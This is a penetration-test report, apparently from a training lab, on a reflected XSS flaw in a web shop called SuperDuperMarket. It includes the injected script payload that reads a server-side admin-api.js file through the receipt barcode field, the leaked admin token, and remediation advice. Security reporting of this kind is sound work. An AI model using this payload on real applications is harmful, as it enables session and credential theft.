

# PT REPORT

## SuperDuperMarket

### EXECUTIVE SUMMARY

---


During the penetration test conducted on the web application, a significant vulnerability was identified and exploited. The vulnerability, known as Cross-Site Scripting (XSS), allows an attacker to inject and execute malicious scripts within the application's context, taking advantage of this vulnerability may lead to potentially compromised user sessions, stolen sensitive information, or performing unauthorized malicious actions. Through this exploit, I was able to gain access to the admin's token landing me the ability to authorize as an admin.

### CONCLUSIONS

---

From my professional perspective, the overall security level of the system has remained Low. The tested environment was deficient in proper security measures for handling user-generated content or input. The exploitation of this vulnerability requires high level technical knowledge

#### Vulnerabilities



■ Critical ■ High ■ Medium ■ Low ■ Informative

# PT REPORT

## CONCLUSIONS

---

### VULN-001 Reflected Cross Site Scripting - Reflected XSS (CRITICAL)

#### Description

Reflected Cross-Site Scripting (Reflected XSS) is a type of XSS attack where the malicious script is injected into a web application and then reflected back to the user's browser as part of the application's response. Exploiting this vulnerability allows an attacker to inject and execute malicious scripts within the application.

#### Details

During the audit, I discovered an indistinct JavaScript code named "admin-api.js" through the robots.txt. After setting up a web application proxy and capturing the "checkout" query, I have realized that the cookie's SN and the barcode of the receipt are identical.

Using the web proxy I was able to inject a script that makes an http request from the browser and fetch "admin-api.js" in order to display it. This allowed me to gain access to the admin's token that can later land me the ability to authorize as an admin.

An attacker can exploit this vulnerability to access restricted areas, modify data, steal sensitive information and much more.

#### Note


During the audit, the admin's panel was not accessed as the SuperDuperMarket team requested.

This finding was classified as Critical due to its direct effect on the confidentiality, integrity, availability of the application's data and functionalities and according to OWASP's Top Ten Web Application Security Risks (A03):

<https://owasp.org/www-project-top-ten/>


# PT REPORT

After investigating the web application's paths, I have found an indistinct JavaScript code within robots.txt:



```
← → ↻ 🏠 https://host-6q5eyao8-prod.prod.cywar.xyz:52366/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
User-agent: *
Disallow: /admin-api.js
```


After reading that code, looking at the keywords “admin\_token”, I have concluded that this code has something to do with admin authorization.



```
🔒 https://host-6q5eyao8-prod.prod.cywar.xyz:52366/admin-api.js
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
441KTqXJl', '5vLXnxG', '60742u0ikH', 'Unauthorized', '1DVPVvt', '616954hyb8Yx', 'Success', '103518tzmeGV', '1lteFqy', '1137386vzkady', 'auth', 'warn', '1394297UfETGz', 'connection' 'admin token',
dmin/users'];const _0x2a3689= 0x317f;function _0x317f(_0x42f535, _0x37eb09){ _0x42f535= 0x42f535-0x191;let _0x123e2e= 0x123e[ _0x42f535];return _0x123e2e;}(function( _0x3ae853, _0x2bf500){
0x32eff9(0x19f))+_parseInt( _0x32eff9(0x19d))+_parseInt( _0x32eff9(0x19e))*_parseInt( _0x32eff9(0x198))+_parseInt( _0x32eff9(0x19a))*_parseInt( _0x32eff9(0x1a2))+_parseInt( _0x32eff9(0x196))+
t( _0x32eff9(0x195))+_parseInt( _0x32eff9(0x19b));if( _0x2b5b1b== _0x2bf566)break;else _0x3ae853['push'](_0x3ae853['shift']());};catch( _0x358699){ _0x3ae853['push'](_0x3ae853['shift']());}}
, getDB= 0x45c760=>{const _0x985ca4= 0x2a3689;return new MySQL[( _0x985ca4(0x1a3))]( _0x45c760)['getDB']();};checkAuth= 0xd812ed=>{const _0x173671= 0x2a3689, _0x3417ef=getDB( _0xd812ed);re
1)}( _0x173671(0x19c)):console( _0x173671(0x1a1))( _0x173671(0x199));};function request( _0x1b753b){!checkAuth(admin_token)?logout():new Request( _0x1b753b);}const main=()=>{const _0x2f6a
a0f(0x193), 'url': _0x2f6a0f(0x194)});};console( _0x2a3689(0x1a1)))(config[_0x2a3689(0x191)]);
```

# PT REPORT

To exploit this vulnerability, I set up a web application proxy tool called Burp Suite to help intercept traffic sent by the browser and received by the Super Duper Market application.



# PT REPORT

Then as I added a random item to the cart and checked out, I realized you receive the barcode (that later appeared to be identical to the cookie's SN) before you complete the transaction.

Quantity	Product Name	Unit Price	Total Price
1	 Product description	\$ 7.50	\$ 7.50


  
2cc72570-c066-11ee-9555-ed32e1eff8a12cc72571

Total: \$ 7.50

[Back](#) [Confirm](#)

# PT REPORT

Then I confirmed the transaction in order to capture the query and inspect it in Burp Suite: As you can see, the transaction's barcode and the cookie's SN are identical.



# PT REPORT

In the bottom of the query you can see the section responsible of displaying the barcode's text in the receipt and you can easily modify it:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Request to https://host-6q5eyao8-prod.prod.cywar.xyz:52366 [35.175.216.104]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Cookies: 2
- Request Headers: 15

```
3" y="0" width="3" height="50"/><rect x="338" y="0" width="2" height="50"/><rect x="341" y="0" width="1" height="50"/><rect x="343" y="0" width="2" height="50"/><rect x="347" y="0" width="1" height="50"/><rect x="352" y="0" width="1" height="50"/><rect x="354" y="0" width="2" height="50"/><rect x="360" y="0" width="1" height="50"/><rect x="363" y="0" width="1" height="50"/><rect x="365" y="0" width="2" height="50"/><rect x="371" y="0" width="1" height="50"/><rect x="374" y="0" width="3" height="50"/><rect x="378" y="0" width="1" height="50"/><rect x="381" y="0" width="2" height="50"/><rect x="385" y="0" width="1" height="50"/><rect x="388" y="0" width="1" height="50"/><rect x="390" y="0" width="2" height="50"/><rect x="396" y="0" width="1" height="50"/><rect x="399" y="0" width="3" height="50"/><rect x="404" y="0" width="2" height="50"/><rect x="407" y="0" width="2" height="50"/><rect x="411" y="0" width="3" height="50"/><rect x="416" y="0" width="1" height="50"/><rect x="418" y="0" width="1" height="50"/><rect x="423" y="0" width="1" height="50"/><rect x="425" y="0" width="2" height="50"/><rect x="429" y="0" width="1" height="50"/><rect x="434" y="0" width="1" height="50"/><rect x="436" y="0" width="2" height="50"/><rect x="440" y="0" width="3" height="50"/><rect x="444" y="0" width="2" height="50"/><rect x="447" y="0" width="3" height="50"/><rect x="451" y="0" width="1" height="50"/><rect x="453" y="0" width="3" height="50"/><rect x="457" y="0" width="4" height="50"/><rect x="462" y="0" width="3" height="50"/><rect x="467" y="0" width="1" height="50"/><rect x="469" y="0" width="2" height="50"/><rect x="473" y="0" width="1" height="50"/><rect x="476" y="0" width="2" height="50"/><rect x="479" y="0" width="1" height="50"/><rect x="484" y="0" width="2" height="50"/><rect x="488" y="0" width="2" height="50"/><rect x="492" y="0" width="2" height="50"/><rect x="495" y="0" width="2" height="50"/><rect x="500" y="0" width="3" height="50"/><rect x="504" y="0" width="1" height="50"/><rect x="506" y="0" width="2" height="50"/><rect style="font: 12px;" text-anchor="middle" x="254" y="72" >2cc72570-c066-11ee-9555-ed32e1eff8a12cc72571</rect></svg>
```

Search... 0 matches




# PT REPORT

To exploit this vulnerability, I prepared a payload and injected it between the “<text>” tags of the displayed barcode section:

```
<script>var checkout=new
XMLHttpRequest;checkout.onload=function(){document.write(this.responseText)},check
out.open('GET','file:///srv/node/admin-api.js'),checkout.send();</script>
```

This JavaScript code makes an http request from the browser and fetches “admin-api.js” in order to display it:


After replacing the script with the barcode’s text, I forwarded the query.





# PT REPORT

Then, In the place where I was supposed to receive the receipt, I instead got the admin's token.



```
// [Yesterday 6:58 PM] const config = { admin_token:  
'dcb129fb258a43a525efaebb3dc7512d' } const getDB =  
(token) => { return new MySQL.connection(token).getDB() }  
const checkAuth = (token) => { const db = getDB(token) if  
(db.auth(token)) { return console.warn("Success") } else  
{ return console.warn("Unauthorized") } } function  
request(config) { if (!checkAuth(admin_token)) { logout()  
} else { new Request(config) } } const main = () => {  
request({ ...config, method: "GET", url: "/admin/users"  
}) } console.warn(config.admin_token)
```

# PT REPORT

## Remediation Options

- Immediately remove “admin-api.js” from robots.txt.
- Encode user input when rendering it in HTML, CSS, JavaScript, or other contexts to prevent the execution of malicious scripts.
- Validate and sanitize all user input, both on the client and server sides, to ensure it meets expected formats and does not contain malicious code. Use server-side validation to reject any input that doesn't adhere to the expected format.
- Change the barcode generating method (So the cookie's SN and barcode will not be identical).

# PT REPORT

## INFO-001 Information That Should Not Appear (INFORMATIVE)


### Description

During the penetration test audit of the web application, upon entering the application, a pop-up message greeted users with the statement: "NOTE: Due to coronavirus, we have converted all of our resources to online shopping. We hope no one will abuse this application as we developed it quickly and without careful consideration."

### Details

This message implies that the application may have been rushed in its development, potentially overlooking important security measures. While the message does not directly point to any specific vulnerabilities, it does hint at a general lack of attention to security during the application's creation.

The presence of such note in the web application may draw the attention of attackers and tempts them to try and perform malicious acts.



### Remediation Options

Remove this pop-up note.